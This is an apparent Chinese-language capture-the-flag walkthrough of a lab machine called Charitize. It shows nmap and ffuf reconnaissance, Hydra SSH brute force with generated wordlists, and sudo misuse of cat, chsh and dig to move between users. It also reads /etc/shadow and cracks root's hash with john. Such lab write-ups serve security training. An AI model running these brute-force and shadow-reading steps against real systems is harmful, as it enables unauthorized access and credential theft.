


```
tao@kali [~] → sudo nmap -n -Pn -sS -p- --min-rate="5000" 192.168.31.76
[sudo] tao 的密码:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-09 17:41 CST
Nmap scan report for 192.168.31.76
Host is up (0.00053s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
MAC Address: 08:00:27:B2:69:71 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

有邮件服务



```
tao@kali [~] → ffuf -u http://charitize.dsz -H 'Host: FUZZ.charitize.dsz' -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -c 40 --mc 200-299,301,302,307,401,403,405,500 --fs 43299
```

9



v2.1.0-dev

```
:: Method      : GET
:: URL         : http://charitize.dsz
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
:: Header      : Host: FUZZ.charitize.dsz
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 43299
```

```
set [Status: 200, Size: 19507, Words: 5544, Lines: 497, Duration: 72ms]
:: Progress: [11774/114442] :: Job [1/1] :: 420 req/sec :: Duration: [0:00:22] :: Errors: 0 ::
```

不安全

http://set.charitize.dsz

SocialEngineering Password Dictionary Generator

All fields are optional. Empty fields help reduce output size.

Name (Last):

Last name (English)

First Name:

First name (English)

Birthdate:

yyyy / mm / dd

Email:

Email address

Phone:

Phone number

Username:

Username

Organization:

Organization name

Phrases:

e.g., love,hello,123 (comma separated)

ID Number:

ID card number

Employee ID:

Employee ID

Separator:

☐ Left

☐ Middle

☐ Right

e.g., !@#\$\$%

Common Words:

123,888,666,000,111,aaa,abc,qaz,qwe,asd,zxc,1234,1qaz,qwer,asdf,zxcv,1357,2468,671

Recent Years:

☐ Add recent years

5

Filters:

☐ Remove pure numbers

☐ Remove pure letters

Length Range:

6

to

16

Case:

☐ Capitalize

☐ Lowercase

☐ Uppercase

Generate


Reset

Download

卧槽，要自己生成字典，不想做了，真麻烦。

— OUR TEAM —

Meet Our Dedicated Team Members



用这个三个人试一下。

Username:

Organization:

Phrases:

ID Number:

Employee ID:

Separator: ☐ Left ☐ Middle ☐ Right

Common Words:

Recent Years: ☐ Add recent years

Filters: ☐ Remove pure numbers ☐ Remove pure letters

Length Range: to

Case: ☐ Capitalize ☐ Lowercase ☐ Uppercase

Single Info (9)	Two Items (996)	With Separator (0)	All (1005)
PatelAmit AmitPatel APatel Charitize volunteer mumbai 123456 password welcome	PatelAmit PatelAmit PatelAmit AmitAmit AmitAmit Amitmit PatelAmitAmit PatelAmitAmit PatelAmitmit AmitPatelAmit AmitPatelAmit AmitPatelAmit PAmitAmit PAmitAmit APatelAmit APatelAmit APatelAmit PatelCharitize PatelCha Patelize		ndia000 ndia111 ndiaaaa ndiaabc ndiaqaz ndiaqwe ndiaasd ndiazxc ndia1234 ndia1qaz ndiaqwer ndiaasdf ndiazxcv ndia1357 ndia2468 ndia6789 ndia8888 ndia12345 ndia123456 ndiapassword ndiaadmin ndiawelcome
Copy	Copy	Copy	Copy

好在功夫不负有心人，速率调成1。

```
[ATTEMPT] target 192.168.31.76 - login "amit" - pass "APatel111" - 271 of 1005 [child 0] (0/0)
[ATTEMPT] target 192.168.31.76 - login "amit" - pass "APatelaaa" - 272 of 1005 [child 0] (0/0)
[ATTEMPT] target 192.168.31.76 - login "amit" - pass "APatelabc" - 273 of 1005 [child 0] (0/0)
[ATTEMPT] target 192.168.31.76 - login "amit" - pass "APatelqaz" - 274 of 1005 [child 0] (0/0)
[ATTEMPT] target 192.168.31.76 - login "amit" - pass "APatelqwe" - 275 of 1005 [child 0] (0/0)
[ATTEMPT] target 192.168.31.76 - login "amit" - pass "APatelasd" - 276 of 1005 [child 0] (0/0)
[ATTEMPT] target 192.168.31.76 - login "amit" - pass "APatelzxc" - 277 of 1005 [child 0] (0/0)
[ATTEMPT] target 192.168.31.76 - login "amit" - pass "APatel1234" - 278 of 1005 [child 0] (0/0)
[ATTEMPT] target 192.168.31.76 - login "amit" - pass "APatel1qaz" - 279 of 1005 [child 0] (0/0)
[ATTEMPT] target 192.168.31.76 - login "amit" - pass "APatelqwer" - 280 of 1005 [child 0] (0/0)
[ATTEMPT] target 192.168.31.76 - login "amit" - pass "APatelasdf" - 281 of 1005 [child 0] (0/0)
[ATTEMPT] target 192.168.31.76 - login "amit" - pass "APatelzxcv" - 282 of 1005 [child 0] (0/0)
[ATTEMPT] target 192.168.31.76 - login "amit" - pass "APatel1357" - 283 of 1005 [child 0] (0/0)
[ATTEMPT] target 192.168.31.76 - login "amit" - pass "APatel2468" - 284 of 1005 [child 0] (0/0)
[ATTEMPT] target 192.168.31.76 - login "amit" - pass "APatel6789" - 285 of 1005 [child 0] (0/0)
[ATTEMPT] target 192.168.31.76 - login "amit" - pass "APatel8888" - 286 of 1005 [child 0] (0/0)
[22][ssh] host: 192.168.31.76 login: amit password: APatel8888
[STATUS] attack finished for 192.168.31.76 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-09 18:59:27
```

拿到立足点

amit@192.168.31.76's password:

WELCOME

amit@Charitize:~\$ id

uid=1002(amit) gid=1002(amit) groups=1002(amit)

amit@Charitize:~\$

amit@Charitize:~\$ ls -al

```
total 16
drwxr-xr-x  2 amit    amit    4096 Jun  9 12:48 .
drwxr-xr-x  5 root    root    4096 Jun  8 23:55 ..
-rw-r--r--  1 amit    amit     7 Jun  9 12:54 .forward
-rw-r--r--  1 root    root    44 Jun  9 00:16 user.txt
```

amit@Charitize:~\$ cat .forward

rajesh

amit@Charitize:~\$ cat user.txt

flag{user-95082243d084c064058777f3d7fe5e3a}

amit@Charitize:~\$ ls -la /home

```
total 20
drwxr-xr-x  5 root    root    4096 Jun  8 23:55 .
drwxr-xr-x 21 root    root    4096 Jun  9 14:02 ..
drwxr-xr-x  2 amit    amit    4096 Jun  9 12:48 amit
drwxr-xr-x  2 priya   priya   4096 Jun  9 00:16 priya
drwxr-xr-x  2 rajesh  rajesh  4096 Jun  8 23:55 rajesh
```

amit@Charitize:~\$

需要横向到rajesh

```
amit@Charitize:/var/mail$ cat priya
cat: can't open 'priya': Permission denied
amit@Charitize:/var/mail$ cat rajesh
cat: can't open 'rajesh': Permission denied
amit@Charitize:/var/mail$ sudo -l
Matching Defaults entries for amit on Charitize:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for amit:
Defaults!/usr/sbin/visudo env_keep+=("SUDO_EDITOR EDITOR VISUAL"

User amit may run the following commands on Charitize:
    (priya) NOPASSWD: /bin/cat, /bin/echo, /usr/bin/tee
amit@Charitize:/var/mail$
```

先sudo 读文件, /var/mail有邮件

```
amit@Charitize:/var/mail$ sudo -u priya /bin/cat priya
From root@Charitize.localdomain Tue Jun 9 13:33:27 2026
Return-Path: <root@Charitize.localdomain>
X-Original-To: priya
Delivered-To: priya@Charitize.localdomain
Received: by Charitize.localdomain (Postfix, from userid 0)
    id CB02B19B4; Tue, 09 Jun 2026 13:33:27 +0800 (CST)
To: priya@Charitize.localdomain
Subject: Employee ID List
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <20260609053327.CB02B19B4@Charitize.localdomain>
Date: Tue, 09 Jun 2026 13:33:27 +0800 (CST)
From: root <root@Charitize.localdomain>

Dear Priya,

Here are the Employee IDs for internal members:

amit: A0365001
priya: A0365002
rajesh: A0365003
```

给了员工id

```
Dear Priya,

Your system initial password is: your First Name + last 6 digits of your Employee ID.

Please change your password after first login.

Best regards,
IT Department
```

名字+员工号后六位, 那么priya的密码就是Priya365002

```
amit@Charitize:/var/mail$ su priya
Password:
priya@Charitize:/var/mail$ id
uid=1001(priya) gid=1001(priya) groups=1001(priya)
priya@Charitize:/var/mail$
```

```

priya@Charitize:~$ sudo -l
Matching Defaults entries for priya on Charitize:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for priya:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User priya may run the following commands on Charitize:
    (ALL) /usr/bin/chsh
priya@Charitize:~$

```

```

priya@Charitize:/var/mail$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21:./var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:./sbin/nologin
klogd:x:100:101:klogd:/dev/null:/sbin/nologin
apache:x:101:102:apache:/var/www:/sbin/nologin
rajesh:x:1000:1000:./home/rajesh:/sbin/nologin
priya:x:1001:1001:./home/priya:/bin/bash
amit:x:1002:1002:./home/amit:/bin/bash
postfix:x:102:103:postfix:/var/spool/postfix:/sbin/nologin
vmail:x:103:104:vmail:/var/mail/domains:/sbin/nologin

```

需要将rajesh shell改成/bin/bash

```

priya@Charitize:/var/mail$ sudo /usr/bin/chsh -s /bin/bash rajesh
priya@Charitize:/var/mail$ cat /etc/passwd | grep raj
rajesh:x:1000:1000:./home/rajesh:/bin/bash
priya@Charitize:/var/mail$

```

```

Rajesh365003
rajesh365003
Rajesh@A0365003
Rajesh#A0365003

```


都不行，继续用set

All fields are optional. Empty fields help reduce output size.

Name (Last):	Kumar	First Name:	Rajesh
Birthday:	yyyy / mm / dd		
Email:	rajesh@charitize.dsz		
Phone:	Phone number		
Username:	rajesh		
Organization:	Charitize		
Phrases:	founder,mumbai,india		
ID Number:	ID card number		
Employee ID:	Employee ID		
Separator:	☐ Left ☐ Middle ☐ Right e.g., 1@#\$\$%		
Common Words:	123,888,666,000,111,aaa,abc,qaz,qwe,asd,zxc,1234,1qaz,qwer,asdf,zxcv,1357,2468,678		
Recent Years:	☐ Add recent years 5		
Filters:	☐ Remove pure numbers ☐ Remove pure letters		
Length Range:	6 to 16		
Case:	☐ Capitalize ☐ Lowercase ☐ Uppercase		
Generate Reset Download			

Single Info (12)	Two Items (1222)	With Separator (0)	All (1233)
Rajesh KumarRajesh RajeshKumar KRajesh RKumar	Kumarrajesh Kumarraj Kumarresh Kumarraje Kumarjesh		ndia000 ndia111 ndiaaaa ndiaabc ndiaqaz ndiaqwe

```
[22][ssh] host: 192.168.31.76 login: rajesh password: RajeshKumar888
[STATUS] attack finished for 192.168.31.76 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
```

拿到密码 RajeshKumar888

```
rajesh@Charitize:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

For security reasons, the password you type will not be visible.

[sudo] password for rajesh:
Matching Defaults entries for rajesh on Charitize:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for rajesh:
    Defaults!/usr/sbin/visudo env_keep+=SUDO_EDITOR EDITOR VISUAL"

User rajesh may run the following commands on Charitize:
    (ALL) /usr/bin/dig

rajesh@Charitize:~$ sudo dig -f /root/root.txt

; <<>> DiG 9.20.23 <<>> not here, it's shadow!
```

fake flag, 读shadow

```
rajesh@Charitize:~$ sudo /usr/bin/dig -f /etc/shadow
/usr/bin/dig: 'root:$6$0vqHec2wJygm7J7V$M4LSy9fnKbBhLhimg1QpsN6cAgwRcjKm0298Frj0LFor4m025ebRds27fjqVVVAa0Q3AqaY1aJSfx3Zgs4Xfs1
:20613:0:0:0:0:0' is not a legal name (label too long)
rajesh@Charitize:~$
```

```

tao@kali [/tmp] → john aaa --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Warning: invalid UTF-8 seen reading ~/.john/john.pot
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:27 0.22% (ETA: 22:52:47) 0g/s 1373p/s 1373c/s 1373C/s 250785..sentimental
kurama1 (root)
1g 0:00:01:30 DONE (2026-06-09 19:25) 0.01102g/s 1362p/s 1362c/s 1362C/s lombard..korrie
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

爆破贯穿全文

```

root@Charitize:/home/rajesh# cd ~
root@Charitize:~# ls -al
total 20
drwx----- 3 root root 4096 Jun 9 13:49 .
drwxr-xr-x 21 root root 4096 Jun 9 14:02 ..
lrwxrwxrwx 1 root root 9 Feb 25 17:00 .bash_history -> /dev/null
drwx----- 2 root root 4096 Jun 9 13:41 .ssh
-rw-r--r-- 1 root root 44 Jun 9 13:23 r00t.txt
-rw-r--r-- 1 root root 23 Jun 9 13:49 root.txt
root@Charitize:~# cat r00t.txt
flag{root-a8d7d21469b541e180ebcfaa11625b1f}
root@Charitize:~#

```

要有尝试的勇气。